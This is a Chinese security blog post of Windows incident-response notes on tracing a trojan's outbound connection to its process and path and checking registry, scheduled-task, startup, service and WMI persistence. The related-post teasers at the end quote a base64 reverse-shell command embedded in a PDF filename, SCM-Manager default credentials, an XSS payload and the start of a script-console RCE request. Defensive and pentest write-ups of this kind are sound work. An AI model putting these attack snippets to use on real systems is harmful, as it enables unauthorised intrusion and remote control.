应急响应笔记
定位主机
有安全设备
直接根据告警的内网ip一键定位
无安全设备
那通报给的ip包是公网统一出口ip,就得一台台电脑排查了
排查思路
查看外联,定位pid->tasklist定位进程名->找路径->删除->持久化排查
查看外联,定位pid
1 | netstat -ano | findstr ip |
红框那一列就是pid

tasklist定位进程名
1 | tasklist /FI "PID eq 4992" |

找路径
任务管理器
可以直接打开任务管理器找,在详细信息那里,找到后右键找路径
命令行
cmd
1 | wmic process where name="steam.exe" get ExecutablePath |

或者
1 | dir C:\a.exe /s /b |

powershell
1 | Get-Process steam | Select-Object Pat |
持久化排查
注册表启动项
木马常用注册表自启动位置:
| 类型 | 注册表路径 | 描述 |
|---|---|---|
| 当前用户启动 | HKCU\Software\Microsoft\Windows\CurrentVersion\Run |
用户登录自动启动 |
| 当前用户 RunOnce | HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce |
用户下次登录时启动一次 |
| 全局启动 | HKLM\Software\Microsoft\Windows\CurrentVersion\Run |
所有用户登录自动启动 |
| 系统登录 | HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit |
登录时执行程序 |
| 系统登录 Shell | HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell |
登录时执行程序 |
实例操作:
假设木马路径是
1 | D:\steam\steam.exe |
cmd
排查当前用户开机自启
1 | reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v * |
排查当前用户下一次登录自启
1 | reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v * |
排查所有用户登录自启
1 | reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v * |
排查系统登录时执行程序
1 | reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit |
1 | reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell |
powershell
$malware填木马路径
1 | malware="D:\steam\steam.exe"; $paths=@("HKCU:\Software\Microsoft\Windows\CurrentVersion\Run","HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce","HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"); foreach($p in $paths){if(Test-Path $p){Get-ItemProperty -Path $p|ForEach-Object{$_.PSObject.Properties|ForEach-Object{if($_.Value -like "*$malware*"){Write-Output "注册表自启动: $p -> $($_.Name) = $($_.Value)"}}}}}; $userinit=Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name Userinit; if($userinit.Userinit -like "*$malware*"){Write-Output "Userinit 包含木马: $($userinit.Userinit)"}; $shell=Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name Shell; if($shell.Shell -like "*$malware*"){Write-Output "Shell 包含木马: $($shell.Shell)"} |
计划任务
cmd
1 | schtasks /query /fo LIST /v |
powershell
1 | malware="D:\steam\steam.exe"; schtasks /query /fo LIST /v | ForEach-Object { if ($_ -match [regex]::Escape($malware)) { Write-Output "发现木马计划任务: $_" } } |
启动目录
cmd
1 | dir "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup" /s |
powershell
1 | $startupUser = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup" |
系统服务
cmd
1 | sc query type= service state= all |
在第二个命令的输出里查 PathName 是否包含木马路径
powershell
1 | $malware="D:\steam\steam.exe"; Get-WmiObject win32_service | ForEach-Object { if ($_.PathName -like "*$malware*") { Write-Output "发现木马服务: $($_.Name) -> $($_.PathName)" } } |
WMI 持久化
1 | Get-WmiObject -Namespace root\subscription -Class __EventConsumer | ForEach-Object { if ($_.CommandLine -like "*$malware*") { Write-Output "WMI EventConsumer 包含木马: $($_.Name)" } } |
1 | Get-WmiObject -Namespace root\subscription -Class __EventFilter | ForEach-Object { if ($_.Query -like "*$malware*") { Write-Output "WMI EventFilter 包含木马: $($_.Name)" } } |
1 | Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | ForEach-Object { if ($_.Consumer -like "*$malware*" -or $_.Filter -like "*$malware*") { Write-Output "WMI FilterToConsumerBinding 包含木马" } } |
一键排查
1 | 一键扫描木马自启动并输出清单 |
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 lan1ocのblog!
相关推荐

2025-08-21
初步接触微信小程序
小程序位置新版微信不太一样,直接everything搜Applet 1%appdata%\Tencent\xwechat\radium\Applet\packages 然后运行一个小程序,这里就会有文件夹产生,如果运行一个就产生多个文件夹就找有__APP__.wxapkg的文件夹要反编译的就是__APP__.wxapkg 测试(用fine,反编译拿敏感信息)启动被测小程序,然后就会有文件夹生成直接用fine工具,配置好路径然后他就会自动进行提取敏感信息 信息泄露拿到appid和secret的利用方式接口调试工具直接获取token然后就是到运维中心操作就行

2025-09-17
艰难的应急,但定位到了主机,找到了木马
事件背景最近在网信办驻场,大多数时候蛮闲的,基本就是搞文档,然后企业要复测,天天被骚扰麻了,就写exp给他们让他们自测,但是有安全事件就要出去应急。这不就接到一个通报,说是木马远控事件看通报文件,时间跨度是2025-09-15 12:45:12-2025-09-15...

2025-12-20
实战——挖矿病毒应急排查(docker镜像取证与分析)
现场取证定位主机对方有奇安信的设备,直接按照外联ip查到了涉事主机 主机排查,根据威胁情报比对然后查看那个主机进程 1top cpu拉满了,包是挖矿病毒了根据威胁情报显示,只有一个样本,4311文件也找到了该进程接着就是定位文件了 1lsof -c 4311 但是有报错,显示的信息都是docker相关的,然后查看了一下docker容器的资源使用情况 1docker stats 那有问题的就是这个了,停掉该容器之后,cpu占用就下来了,并且也没有4311在运行了,接着就是打包成镜像取证了 导出镜像取证1docker commit dify-web-1 dify-web:20251219 1docker save -o dify-web.tar dify-web:20251219 镜像分析静态分析只读启动镜像先加载镜像 1docker load -i dify-web-backup.tar 然后启动 123456sudo docker run --rm -it \ --read-only \ --network none \ --entrypoint /bin/sh \ ...
2026-02-10
linux版微信1click rce复现,国产系统通杀
复现随便找个pdf文件,然后文件名是反引号包裹的命令,然后点击就送,尝试过麒麟和鸿蒙系统,全通杀 反弹shell命名限制换linux系统用mv命令绕过了 1mv 1.pdf '`echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvODg4OCAwPiYx" | base64 -d | bash`.pdf' 这是弹本地的命令

2026-02-05
书接上回失败的shiro,成功打通,SCM Manager测试,弱口令至rce,但shiro依旧奇怪
前文shiro反序列化失败,然后没思路,就想着不死磕shiro了,从别的思路先来 弱口令是个scm-manager系统,经典弱口令:scmadmin:scmadmin 存储型xsshttp://ip/scm/#repositoryPanel 1<img src=x onerror=console.log(123)> 水报告,想着多弄一个,添加代码库那边测的 后台rce脚本控制台直接一把梭了 123456789101112131415161718POST /scm/api/rest/plugins/script HTTP/1.1Host: X-Requested-With: XMLHttpRequestAccept: */*Referer: /scm/index.htmlCookie: JSESSIONID=49yf5siplceo124fte79hvufjX-SCM-Client: WUIContent-Type: application/x-groovyAccept-Encoding: gzip, deflateUser-Agent: Mozilla/5.0...
2025-09-30
存储桶的一些测试思路
...

![[记录]尝试shiro有key无链利用,但失败](/img/c1/3.webp)